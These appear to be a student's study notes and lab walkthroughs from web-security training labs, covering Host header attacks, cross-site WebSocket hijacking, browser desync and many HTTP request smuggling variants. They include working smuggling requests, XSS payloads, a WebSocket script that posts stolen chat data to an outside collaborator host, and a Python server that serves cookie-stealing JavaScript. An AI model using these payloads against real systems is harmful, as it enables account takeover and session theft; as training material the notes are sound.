HTTP and Infrastructure
HTTP Host Header attacks
GET /web-security HTTP/1.1
Host: portswigger.net
- This used to not exist bc each IP would host one domain
- Now we have virtual hosts
- Also CDN or load balancer
Attack
Attacks that involve injecting a payload directly into the Host header
Off-the-shelf web applications typically don’t know what domain they are deployed on unless it is manually specified in a configuration file during setup
- Sometimes they just pull from the host header:
<a href="https://_SERVER['HOST']/support">Contact support</a>
The Host header is a potential vector for exploiting a range of other vulnerabilities, most notably:
- Web cache poisoning
- Business logic flaws in specific functionality
- Routing-based SSRF
- Classic server-side vulnerabilities, such as SQL injection
How to test for and identify
- Supply an arbitrary Host header
- Sometimes this won’t work at all if the target IP is being derived from the Host header
- Sometimes it will work if there’s a fallback option configured
- Check for flawed validation
- try to understand how the website parses the Host header to uncover loopholes
- maybe they ignore the port
GET /example HTTP/1.1
Host: vulnerable-website.com:bad-stuff-here
- sometimes they use matching logic to apply arbitrary subdomains - Maybe you can bypass validation by registering an arbitrary domain name that ends with the same characters
notvulnerable-website.comvsvulnerablewebsite.com
- Or subdomain you’ve already compromised:
hacked-subdomain.vulnerable-website.com
- Send ambiguous requests
- Duplicate headers
- One could have precedence over the other
GET /example HTTP/1.1
Host: vulnerable-website.com
Host: bad-stuff-here
- Supply absolute URL ```HTTP GET https://vulnerable-website.com/ HTTP/1.1 Host: bad-stuff-here ``` - Add line wrapping - This could be a good idea if the front-end server ignores the indented one, but the back-end server doesn’t
GET /example HTTP/1.1
 Host: bad-stuff-here
Host: vulnerable-website.com
- Inject host override headers
This is similar, but instead of being ambiguous which they will pick, it’s intentionally trying to bypass
GET /example HTTP/1.1 Host: vulnerable-website.com X-Forwarded-Host: bad-stuff-hereX-Forwarded-Hostis the standard, but there are others:X-HostX-Forwarded-ServerX-HTTP-Host-OverrideForwarded
Lab: Host header authentication bypass
/admin says: “Admin interface only available to local users”
Change header Host: localhost
- Have to do this for each request
Lab: Basic password reset poisoning (I don’t get this one)
- Test the “Forgot your password?” functionality.
- Reset password email contains the query parameter
temp-forgot-password-token.. - In Burp, notice that the
POST /forgot-passwordrequest is used to trigger the password reset email, and it contains the username as a body parameter. Send this request to Burp Repeater. - In Burp Repeater, observe that you can change the Host header to an arbitrary value and still successfully trigger a password reset. Notice that the URL in the email contains your arbitrary Host header instead of the usual domain name.
- Back in Burp Repeater, change the Host header to your exploit server’s domain name (
YOUR-EXPLOIT-SERVER-ID.exploit-server.net) and change theusernameparameter tocarlos. Send the request. - Go to your exploit server and open the access log. You will see a request for
GET /forgot-passwordwith thetemp-forgot-password-tokenparameter containing Carlos’s password reset token. Make a note of this token. - Go to your email client and copy the genuine password reset URL from your first email. Visit this URL in the browser, but replace your reset token with the one you obtained from the access log.
- Change Carlos’s password to whatever you want, then log in as
carlosto solve the lab.
I kind of don’t understand how the emails get delivered when you change the Host address.
==Ok, so basically the change the host header because that’s what generates the password reset link==
Lab: Web cache poisoning via ambiguous requests
Refer to Web Cache Poisoning
You basically do a simple web cache poisoning using the HTTP Host header

- See the
/resources/js/tracking.js - Solution - add a second
Hostheader and see that it is the source for thetracking.jsfile - Rename the exploit
/resources/js/tracking.js - Poison the cache with the exploit server as the second
Hostheader
Lab: Routing-based SSRF
Solution - this is as simple as knowing there is an admin panel at /admin on an internal host and using Intruder to fuzz for different Host headers with Host: 192.168.0.x until you get to 154.
POST /admin/delete HTTP/2
Host: 192.168.0.154

...

csrf=yDkWspviRNjw5a97lQouTBEYEMiTOFAA&username=carlos
Lab: SSRF via flawed request parsing
“This lab is vulnerable to routing-based SSRF due to its flawed parsing of the request’s intended host. You can exploit this to access an insecure intranet admin panel located at an internal IP address.”
Solution: This is a matter of fuzzing for the internal host as above, but in this case, you most also supply the full endpoint in the request to get to the admin page. Ex:
First:
GET https://0a1c00ca034d533284872054000c0024.web-security-academy.net/admin HTTP/2
Host: 192.168.0.143
...
Then:
POST /admin/delete HTTP/2
Host: 0a1c00ca034d533284872054000c0024.web-security-academy.net

...

csrf=tsvY2E7q7o6I6tfzpYhxG8PjtaTNrLtH&username=carlos
- Note that the Host header changed back at this point, and it still worked, probably because of the csrf token. If this had not worked, I could have used the full endpoint and internal host in the
POSTrequest.
For performance reasons, many websites reuse connections for multiple request/response cycles with the same client. Poorly implemented HTTP servers sometimes work on the dangerous assumption that certain properties, such as the Host header, are identical for all HTTP/1.1 requests sent over the same connection. This may be realistically true of requests sent by a browser but not for a sequence of requests sent from Burp Repeater. This can lead to a number of potential issues.
For example, you may occasionally encounter servers that only perform thorough validation on the first request they receive over a new connection. In this case, you can potentially bypass this validation by sending an innocent-looking initial request then following up with your malicious one down the same connection.
Lab: Host validation bypass via connection state attack
Solution: Capture a request, add it to a group, duplicate it, send it in parallel with a GET /admin/delete?csrf=<>&username=carlos
- You have to grab the CSRF token from one request and use it in the next attempt
- Most likely there is a way to script this such that the response from one becomes the paramenter in the next
- I suspect it’s actually supposed to be a
POSTrequest with the parameters in the body, but it works with the parameters in the request as well
SSRF via a malformed request line
Custom proxies sometimes fail to validate the request line properly, which can allow you to supply unusual, malformed input with unfortunate results.
For example, a reverse proxy might take the path from the request line, prefix it with http://backend-server, and route the request to that upstream URL. This works fine if the path starts with a / character, but what if starts with an @ character instead?
GET @private-intranet/example HTTP/1.1
The resulting upstream URL will be http://backend-server@private-intranet/example, which most HTTP libraries interpret as a request to access private-intranet with the username backend-server.
WebSockets
Manipulating WebSockets connections
There are various situations in which manipulating the WebSocket handshake might be necessary:
- It can enable you to reach more attack surface.
- Some attacks might cause your connection to drop so you need to establish a new one.
- Tokens or other data in the original handshake request might be stale and need updating.
Suppose a chat application uses WebSockets to send chat messages between the browser and the server. When a user types a chat message, a WebSocket message like the following is sent to the server:
{"message":"Hello Carlos"}- Then it gets rendered as HTML
- Then you can try:
{"message":"<img src=1 onerror='alert(1)'>"}
WebSocket handshake vulnerabilities:
- Misplaced trust in HTTP headers to perform security decisions, such as the
X-Forwarded-Forheader. - Flaws in session handling mechanisms, since the session context in which WebSocket messages are processed is generally determined by the session context of the handshake message.
- Attack surface introduced by custom HTTP headers used by the application.
Cross-Site WebSocket hijacking
- Relies solely on HTTP cookies for session handling and does not contain any CSRF tokens or other unpredictable values in request parameters
- This is the first thing to check
- Note that the
Sec-WebSocket-Keyheader contains a random value to prevent errors from caching proxies, and is not used for authentication or session handling purposes.
- Attacker creates a malicious web page on their own domain which establishes a cross-site WebSocket connection to the vulnerable application. The application will handle the connection in the context of the victim user’s session with the application.
- Two-way communication, more dangerous that regular CSRF
<img src=1 oNeRrOr=alert'1'>
- WHen
<img src=1 onerror=alert'1'>didn’t work
You may be able to reconnect using the X-Forwarded-For: Header
Using Cross-Site WebSockets to exploit other vulnerabilities
<script>
    var ws = new WebSocket('wss://0a9400d3031767af80b503260055002a.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://slh7uxlc3cxuroxh5kv6vp78zz5qtgh5.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
- where wss://link is the websocket URL shown in the websocket history
- https://slh7uxlc3cxuroxh5kv6vp78zz5qtgh5.oastify.com is the burp collaborator URL
- Apparently needed to see that the “READY” command retrieves past chat messages from the server in the WebSockets history tab
- AND to observe that the request has no CSRF tokens
The WebSocket protocol allows the creation of two-way communication channels between a browser and a server by establishing a long-lasting connection that can be used for full-duplex communications. Once the connection between the client and the backend server is established, it persists.
Requires:
- Header:
Upgrade: websocket - Header:
Sec-Websocket-Version: ??? - Header:
Sec-Websocket-Key: base64String - Response:
101 Switching Protocolsresponse
Some proxies may assume that the upgrade is always completed, regardless of the server response. This can be abused to smuggle HTTP requests once again by performing the following steps:
- The client sends a WebSocket upgrade request with an invalid version number.
- The proxy forwards the request to the backend server.
- The backend server responds with
426 Upgrade Required. The connection doesn’t upgrade, so the backend remains using HTTP instead of switching to a WebSocket connection. - The proxy doesn’t check the server response and assumes the upgrade was successful. Any further communications will be tunneled since the proxy believes they are part of an upgraded WebSocket connection.
Essentially we are pretending to use a websocket but not actually doing it to smuggle our request.
- Again, we can’t poison others, we can only tunnel.
- We may not even necessarily need the WebSockets to be real for this to work.
Example request:
GET /socket HTTP/1.1
Host: 10.10.100.248:8001
Sec-WebSocket-Version: 777
Upgrade: WebSocket
Connection: Upgrade
Sec-WebSocket-Key: nf6dB8Pb/BLinZ7UexUXHg==

GET /flag HTTP/1.1
Host: 10.10.100.248:8001
Defeating Secure Proxies
- meaning proxies that actually do check whether the upgrade was successful
We need to find a way to trick the proxy into believing a valid WebSocket connection has been established. This means we need to somehow force the backend web server to reply to our upgrade request with a fake
101 Switching Protocolsresponse without actually upgrading the connection in the backend - We might be able to inject the
101 Switching Protocolsresponse to an arbitrary request if our target app has some vulnerability that allows us to proxy requests back to a server we control
In the example, we are working with an application that takes a URL as an input and checks it. Ex:
GET /check-url?server=http://10.13.73.142:5555 HTTP/1.1
Host: 10.10.14.81:8002
Sec-WebSocket-Version: 13
Upgrade: WebSocket
Connection: Upgrade
Sec-WebSocket-Key: nf6dB8Pb/BLinZ7UexUXHg==

GET /flag HTTP/1.1
Host: 10.10.14.81:8002
- Note that we needed to put two blank lines at the end
HTTP Browser Desync
https://portswigger.net/research/http2
Desynchronizing the interpretation of requests within browsers adds a layer of complexity and opens up new possibilities for exploitation. This new technique necessitates only the desynchronization of the front-end server, impacting the victim’s connection with their browser.
HTTP Keep-Alive -HTTP keep-alive is a mechanism that allows the reuse of a single TCP connection for multiple HTTP requests and responses. If caching mechanisms are in place, the persistence of connections through keep-alive could contribute to cache poisoning attacks.
HTTP Pipelining - If the HTTP pipelining is enabled in the backend server, it will allow the simultaneous sending of two requests with the corresponding responses without waiting for each response. The only way to differentiate between two requests and a big one is by using the Content-Length header, which specifies the length in bytes of each request.
Three requests are sent during a Browser Desync attack:
- Initial request
- Smuggled request from attacker
- Next legit request

In the diagram above, the client (1) initiates a POST request utilizing the keep-alive feature, ensuring the connection remains persistent. This persistence allows for transmitting multiple requests within the same session. This POST request contains a (2) hijack GET request within its body. If the web server is vulnerable, it mishandles the request body, leaving this hijack request in the connection queue. Next, when the client makes (3)another request, the hijack GET request is added at the forefront, replacing the expected behavior.
Example
The fetch JavaScript function allows for maintaining the connection ID across requests. This consistent connection ID lies in its ability to facilitate exploitation for an attacker that could expose user information or session tokens such as cookies.
Moreover, in a cross-site attack, the browser shares user cookies based on how the SameSite flag is set (CORS), but this security rule doesn’t apply if the current domain matches the remote one, as in Browser Desync attacks.
<form id="btn" action="http://challenge.thm/"
    method="POST"
    enctype="text/plain">
<textarea name="GET http://kaliIP:1337 HTTP/1.1
AAA: A">placeholder1</textarea>
<button type="submit">placeholder2</button>
</form>
<script> btn.submit() </script>
- A form like this inherently supports a keep-alive connection by default. The type is used to avoid the default encoding MIME type since we don’t want to encode the second malicious request.
At the same time, run this python script starting a server on port 1337 which serves another command to return cookies on port 8080:
#!/usr/bin/python3

from http.server import BaseHTTPRequestHandler, HTTPServer

class ExploitHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/':
            self.send_response(200)
            self.send_header("Access-Control-Allow-Origin", "*")
            self.send_header("Content-type","text/html")

            self.end_headers()
            self.wfile.write(b"fetch('http://kaliIP:8080/' + document.cookie)")
def run_server(port=1337):
    server_address = ('', port)
    httpd = HTTPServer(server_address, ExploitHandler)
    print(f"Server running on port {port}")
    httpd.serve_forever()

if __name__ == '__main__':
    run_server()
- This does require that a different server be run on port 8080 to catch the cookies
HTTP Request Smuggling
Primarily HTTP/1, but HTTP/2 can be as well depending on architecture
Happens during request from front-end server to back-end
- When the back-end server mixes up where one ends and one begins
- Pick an endpoint
- Prepare Repeater for Request Smuggling
- Downgrade HTTP protocol to `HTTP/1.1
- Change request method to
POST - Disable automatic update of
Content-Length - Show non-printable characters (the
\nbutton) - Optional - can remove anything between
Hostheader andContent-Typeheader
- Detect the CL.TE vulnerability
- Confirm the CL.TE vulnerability
Payloads
(It will send the X next)
Content-Length: 6
Transfer-Encoding: chunked
\r\n
3\r\n
abc\r\n
X\r\n
- Response (backend) -> CL.CL
- Reject (frontend) -> TE.CL or TE.TE
- Timeout (backend) -> CL.TE
==OR==
Content-Length: 6
Transfer-Encoding: chunked
\r\n
0\r\n
\r\n
X
- Response (backend) -> CL.CL or TE.TE
- Timeout (backend) -> TE.CL
- Socket Poison (backend) -> CL.TE
Graphic:

- Notice that we may need to use both requests to determine the type, such as for TE.CL
- Request one is rejected, so it could be TE.CL or TE.TE, if request two gets a response though, it’s TE.TE, but if a timeout, it’s TE.CL
How to perform an HTTP request smuggling attack
Classic - involves placing both the
Content-Lengthheader and theTransfer-Encodingheader into a single HTTP/1 request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers:
- Request one is rejected, so it could be TE.CL or TE.TE, if request two gets a response though, it’s TE.TE, but if a timeout, it’s TE.CL
- CL.TE: the front-end server uses
Content-Lengthheader and back-end server usesTransfer-Encoding. - TE.CL: the front-end =s
Transfer-Encodingheader and back-end =Content-Length. - TE.TE: ==both== support the
Transfer-Encodingheader, but one of the servers can be induced not to process it by obfuscating the header in some way.
CL.TE
Payload
POST / HTTP/1.1
Host: 0add006904cc0de5867eac6f00f100fe.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

3
abc
G
- it will send the G next
- ==You can checked the payload size by highlighting everything and looking in Inspector==
Lab: HTTP request smuggling, basic CL.TE vulnerability
Steps:
- Use the payload to determine that it is a CL.TE vulnerability
Content-Length: 6 Transfer-Encoding: chunked \r\n 3\r\n abc\r\n X\r\n - Prepare Repeater
- You know you need G to send in the second request so send this payload ```HTTP POST / HTTP/1.1 Host: YOUR-LAB-ID.web-security-academy.net Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 6 Transfer-Encoding: chunked
- Use the payload to determine that it is a CL.TE vulnerability
0
G
4. Send twice
#### Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses
**Differential responses** meaning different results for `/` requests
1. Prep Repeater
2. Test the beginning requests and confirm that it is CL.TE

3. Send the attack request, *broken down as follows*:
1. The `Content-Length` header is the length of the full request, because it all needs to be sent on
2. Anything after the 0 is what poisons the second request, so it is a request for something that doesn't exist ==bc the goal of the lab is to get a 404 on a normal request==
3. The `X-Ignore: X` header is **not followed by a new line**. Attackers use `X-Ignore:` at the end of their smuggled prefix so that whatever the front-end server appends to your request gets "swallowed" as the _value_ of that header instead of breaking your smuggled request's syntax
1. If you add a new line, the **backend** will think there's two request methods
### TE.CL
#### Lab: HTTP request smuggling, basic TE.CL vulnerability
1. Prep Repeater:
1. Downgrade HTTP protocol to `HTTP/1.1
2. Change request method to `POST`
3. Disable automatic update of `Content-Length`
4. Show non-printable characters (the `\n` button)
5. Optional - can remove anything between `Host` header and `Content-Type` header
2. Try the first request payload - rejected
3. Try to try second payload - timeout so **CL.TE**
The lab has a front-end that uses `Transfer-Encoding: chunked` and a back-end that uses `Content-Length`. That's the TE.CL split. The goal is to make the back-end think a subsequent request is using the method `GPOST`, which it doesn't recognize, causing an error.
---
**Solution:**
```HTTP
Content-length: 4
Transfer-Encoding: chunked
5c
GPOST / HTTP/1.1
...
x=1
0
The front-end reads chunked, finds the 0 terminator, considers the whole thing one complete request, and forwards all of it to the back-end. The \r\n\r\n must be added following the final 0.
The back-end reads Content-Length: 4. That means it only consumes 5c\r\n as the body — 4 bytes. It considers request 1 done. Everything after that — the GPOST block through the 0 — is now sitting unread in the buffer on that persistent connection.
When the next request arrives (you send the same request a second time), the back-end is already holding GPOST / HTTP/1.1\n...x=1\n0 in its buffer. It prepends that to the incoming request’s bytes, and tries to parse the result as a new request that starts with GPOST.
==So if it’s TE.CL== The full request must end with 0 to terminate transfer encoding. But then the CL part, the backend, ends with whatever Content-Length says, and it picks up after that.
==The== 5c ==part represents the total of the bytes that comes after it==.
Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses
- Prep repeater
- Test with two payloads to confirm that it is a TE.CL

TE.TE
TE.TE - Obfuscating the TE header
When both servers support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way. Ex:
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked
- I think the purpose of these is for the frontend server to accept the
Transfer-Encodingheader but the backend server rejects it and usesContent-Lengthinstead. So it ultimately turns into a TE.CL vulnerability.
Ex: 
Lab: HTTP request smuggling, obfuscating the TE header
Solution: This is what’s given, let’s break it down:
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: cow

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
- We have two
Transfer-Encodingheaders, this is to get the frontend server to accept, but the backend server to reject them, causing it to use theContent-Lengthheader. 5c= hexadecimal for 92. This is fromGPOSTtox=1.(0x5c)will show in Inspector next to 92, but it can also be converted using the 2 part cyberchef recipe of 1 - From Decimal, 2 - To Hex.Content-Length: 15- this including0andx=1as well as their respective\r\n’s. This is ==10==, and ==it needs to be 1 more, so 11==, but the lab has it as 15 so whatever.Content-Length: 4(for the backend server) needs to show that our request has ended after 5c, so it’s 4 bc of the\r\n and 5c
Exploiting HTTP request smuggling
Bypass front-end security controls
Suppose a user can access /home but not /admin. Ex request:
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xGET /home HTTP/1.1
Host: vulnerable-website.com
Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability
- Prep repeater
- Verify that it’s CL.TE

- Basically consider that the smuggled request is going to start with
POST… so that will need to be cancelled out, along with what will be the secondHostheader. That’s why it’s all in thex=part instead of being in some kind of smuggled header.
Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability
- Prep repeater
- Verify that it’s TE.CL

Revealing front-end request re-writing
Sometimes the front-end alters the request like:
- Terminate the TLS connection and add some headers describing the protocol/ciphers that were used
- add an
X-Forwarded-For:header containing the user’s IP address - determine the user’s ID based on their session token and add a header identifying the user
- add some sensitive information that is of interest for other attacks
To reveal what is being done:
- Find a
POSTrequest that reflects the value of a request parameter into the application’s response - Shuffle the parameters so that the reflected parameter appears last in the message body
- Smuggle this request to the back-end server, followed directly by a normal request whose rewritten form you want to reveal
Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting
- Prep repeater
- Use payloads (reveals CL.TE)

- Shows in the response:
            <section class=blog-header>
                 <h1>0 search results for 'fartsGET / HTTP/1.1
                     X-EnpGvM-Ip: 66.68.49.126
                     Host: 0a0c00010493e0808186b6db0048007a.web-se'</h1>
                 <hr>
             </section>
- Shows in the response:
- Then:

Note that:
- The
Content-Lengthheader can update automatically for CL.TE vulns - The
X-EnpGvmheader is discovered by appending the subsequent re-written request to the search query response - The second
Content-Lengthdoesn’t need to be super specific. It needs to be big enough to shows the required headers without breaking anything.
Bypassing Client Authentication
This is similar to the rewriting example, but instead of X-Forwarded-For, it is a different header referring to a certificate like X-SSL-CLIENT-CN: administrator. Ex:
POST /example HTTP/1.1
Host: vulnerable-website.com
Content-Type: x-www-form-urlencoded
Content-Length: 64
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-SSL-CLIENT-CN: administrator
Foo: x
Capturing Other Users’ Requests
If you can store an retrieve textual data, such as comments, emails, profile description, screen names, whatever - you can submit with a request that is too long and appends the contents of the next request i.e. :
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 154
Cookie: session=BOe1lFDosZ9lk7NLUpWcG8mjiwbeNZAO

csrf=SmsWiwIJ07Wg5oqX87FfUVkMThn9VzO0&postId=2&comment=My+comment&name=Carlos+Montoya&email=carlos%40normal-user.net&website=https%3A%2F%2Fnormal-user.net
becomes (where 400 is unnecessarily high to capture the next):
GET / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 330

0

POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
Cookie: session=BOe1lFDosZ9lk7NLUpWcG8mjiwbeNZAO

csrf=SmsWiwIJ07Wg5oqX87FfUVkMThn9VzO0&postId=2&name=Carlos+Montoya&email=carlos%40normal
- Note: One limitation with this technique is that it will generally only capture data up until the parameter delimiter that is applicable for the smuggled request. For URL-encoded form submissions, this will be the & character, meaning that the content that is stored from the victim user’s request will end at the first &, which might even appear in the query string
- Also: the the
Content-Lengthwill need to be tweaked to get the right number that actually returns the information needed
Lab: Exploiting HTTP request smuggling to capture other users’ requests
- Prep Repeater
- labs says that it’s TE.CL

- Eventual result showed the cookie in the comment, which I added in browser to view the
/my-accountendpoint.Using HTTP request smuggling to exploit reflected XSS
If an application is vulnerable to HTTP request smuggling and also contains reflected XSS, you can use a request smuggling attack to hit other users of the application. This approach is superior to normal exploitation of reflected XSS in two ways:
- Eventual result showed the cookie in the comment, which I added in browser to view the
- It requires no interaction with victim users. You don’t need to feed them a URL and wait for them to visit it. You just smuggle a request containing the XSS payload and the next user’s request that is processed by the back-end server will be hit.
- It can be used to exploit XSS behavior in parts of the request that cannot be trivially controlled in a normal reflected XSS attack, such as HTTP request headers. Ex for
User-Agent: ```HTTP POST / HTTP/1.1 Host: vulnerable-website.com Content-Length: 63 Transfer-Encoding: chunked
0
GET / HTTP/1.1 User-Agent: Foo: X
#### Lab: Exploiting HTTP request smuggling to deliver reflected XSS
1. Prep Repeater
2. "Front-end server doesn't support chunked encoding" so CL.TE
3. 
- The `User-Agent: a"/><script>alert(1)</script>` part comes from seeing the `User-Agent` header in the response of the post comment functionality. It's important to terminate the field with the `a"/>` before adding the `<script>` tag.
- The notes made it seem like this was going to be a `POST` request, but probably the `/post?postId=5` can just accept the parameters either way.
## Advanced
### HTTP/2 Request Smuggling
HTTP/2 messages are sent over the wire as a series of separate "frames". Each frame is preceded by an explicit length field, which tells the server exactly how many bytes to read in. Therefore, *the length of the request is the **sum of its frame lengths***.
**Downgrading** is the process of turning HTTP/2 request into HTTP/1.1 so to provide support for servers that only speak 1.1.
#### Additional HTTP 2 Notes
A key difference in web timing attacks between HTTP/1.1 and HTTP/2 is that HTTP/2 supports a feature called single-packet multi-requests. With single-packet multi-requests, we can stack multiple requests in the same TCP packet, eliminating network latency from the equation, meaning time differences can be attributed to different processing times for the requests.
#### H2.CL Vulnerabilities
HTTP/2 requests don't have to specify length, so a `Content-Length` header will just get added by the backend, but it can be possible to include a `content-length` header.
- The HTTP/2 `content-length` header is supposed to match what the backend eventually puts, but this isn't always validated, allowing you to smuggle a different request. EX:

##### Lab: H2.CL request smuggling
"Cause the victim's browser to load and execute a malicious JavaScript file from the exploit server, calling alert(document.cookie). The victim user accesses the home page every 10 seconds."

- Resources comes from checking an endpoint that can actually be reached in the response
- Got stuck having done `/resources/exploit.js` for too long
#### H2.TE vulnerabilities
Chunked `Transfer-Encoding` is incompatible with HTTP/2, but the front-end server may fail to strip, so you may be able to add it. Ex:

#### Hidden HTTP/2 Support
Some servers fail to advertise that HTTP support is usable, may need to adjust in Burp
1. From the **Settings** dialog, go to **Tools > Repeater**.
2. Under **Connections**, enable the **Allow HTTP/2 ALPN override** option.
3. In Repeater, go to the **Inspector** panel and expand the **Request attributes** section.
4. Use the switch to set the **Protocol** to **HTTP/2**. Burp will now send all requests on this tab using HTTP/2, regardless of whether the server advertises support for this.
### Response Queue Poisoning
[Link](https://portswigger.net/web-security/request-smuggling/advanced/response-queue-poisoning)
**Causes a front-end server to start mapping responses from the back-end to the wrong requests**
How to construct:
- The TCP connection between the front-end server and back-end server is [reused for multiple request/response cycles](https://portswigger.net/web-security/request-smuggling#what-happens-in-an-http-request-smuggling-attack).
- The attacker can smuggle a complete, standalone request that *receives its own distinct response* from the back-end server.
- The attack does not result in either server closing the TCP connection. This can happen when servers receive an invalid request because they can't determine where the request is supposed to end.
==One big difference is that you need to smuggle an entire request, not cause any error==
This can be tricky, see this example:

Ex: where everything works to send exactly two then three requests:

#### Lab: Response queue poisoning via H2.TE request smuggling
Delete `carlos` - an `admin` user logs in every 15 seconds
```HTTP
POST /x HTTP/2
Host: 0aea00550333908581f593dd00d1006c.web-security-academy.net
Transfer-Encoding: chunked
0
GET /admin/delete?username=carlos HTTP/1.1
Host: 0aea00550333908581f593dd00d1006c.web-security-academy.net
\r\n
Solution:
- A key part is just to remove the
Content-Lengthheader. HTTP/2 adds one by default, so the idea is to force the backend server to useTransfer-Encodingby simply not giving it the option. - I only showed the extra line at the end, but it is important to terminate the request in the backend
- Faster to use Burp Intruder with null payloads
- 1 max concurrent request
- Must remove the automatically update
Content-Length
Request Smuggling via CRLF injection
HTTP/2’s binary format enables some novel ways to bypass validating content-length or stripping transfer-encoding. In HTTP/1, you can sometimes exploit discrepancies between how servers handle standalone newline (\n) characters to smuggle prohibited headers. If the back-end treats this as a delimiter, but the front-end server does not, some front-end servers will fail to detect the second header at all. Ex:
Foo: bar\nTransfer-Encoding: chunked
- This discrepancy doesn’t exist with the handling of a full CRLF (
\r\n) sequence because all HTTP/1 servers agree that this terminates the header.
Lab: HTTP/2 request smuggling via CRLF injection
- Prepare repeater (Don’t update
Content-Lengthand use aPOSTrequest) Solution:- This is similar to the Exploiting HTTP request smuggling to capture other users’ requests because it ultimately needs to send the same smuggled request: ```HTTP 0
POST /post/comment HTTP/1.1 Host: 0a1500610358288f81803ed900ff00dc.web-security-academy.net Cookie: session=cmAZhx2l7BvugjHVJQbs2YpbSXaLcao7; _lab_analytics=UKii3Jmii97MJzf7BKqM6fD5bUBNf2qqlepmdA73ILem2dSA98MeuVVMi3MyZGBVqr5IGwGZ0xZ1JXPFF7rPOqJPQpj1ao9IjQ3DWviJNhxCv7s9aGzCtFtgXmRmFAl5iOhU6dKRq7ntmWSKcTNRu3UmcAnGV3ycmjcYwBC1P2jVqhtEFBYkGR1cJ5Jjf4NhdOdzsH0BNJz55YBcJ0bemlOtajYtsUnpPgS0erypSN5xP3kiIDKDsoHjclIbhMdt Content-Length: 950 Content-Type: application/x-www-form-urlencoded
csrf=P260pDv2pW4oJ1ZF4xoHhqZCM5KIoyDQ&postId=4&name=Pop&email=pop%40pop.com&website=http%3A%2F%2Fpop.com&comment=
- But the technique is different because you need to send a newline character in the header, which is ==not done by simply typing ==`\r\n`
- Instead
	- Click on Inspector
	- Add new header (`foo`)
	- For the value, type `Shift + Enter` and then the `Transfer-Encoding: chunked`. The rest looks like this:
```HTTP
POST / HTTP/2
Host: 0a1500610358288f81803ed900ff00dc.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 607
- When you add the other header, you won’t be able to see the top part because the request is “kettled” because of the new line header.
Request splitting
Split inside the Header:

Account for rewriting
- Otherwise one of the request will be missing mandatory headers
- Ex:
:authorityheader gets moved to the end when the request becomes HTTP/1.1- But in this case, that’s after
foo - That would mean the first request would have none
- But in this case, that’s after
- So you may need to add the
Hostheader first so that it goes with the first request. Ex:
Lab: HTTP/2 request splitting via CRLF injection
- Prep repeater -
Content-Lengthonly
Solution:

- Start by using a request to /x so you can get a
404error to distinguish between requests. ==THIS IS TO BOTH== so that anything that doesn’t get a404must have come from the admin user. - Here is the
foovalue:bar\r\n \r\n GET /x HTTP/1.1 Host: 0a67007d0311faea804812b500e400de.web-security-academy.net - Note that there is no line break at the end because it will get appended automatically
- The key is that you are getting the cookie. ==You are not forcing the deletion==, just getting the cookie. You are looking for non-
404requests so you can take the cookie, the rest of the request doesn’t really matter.
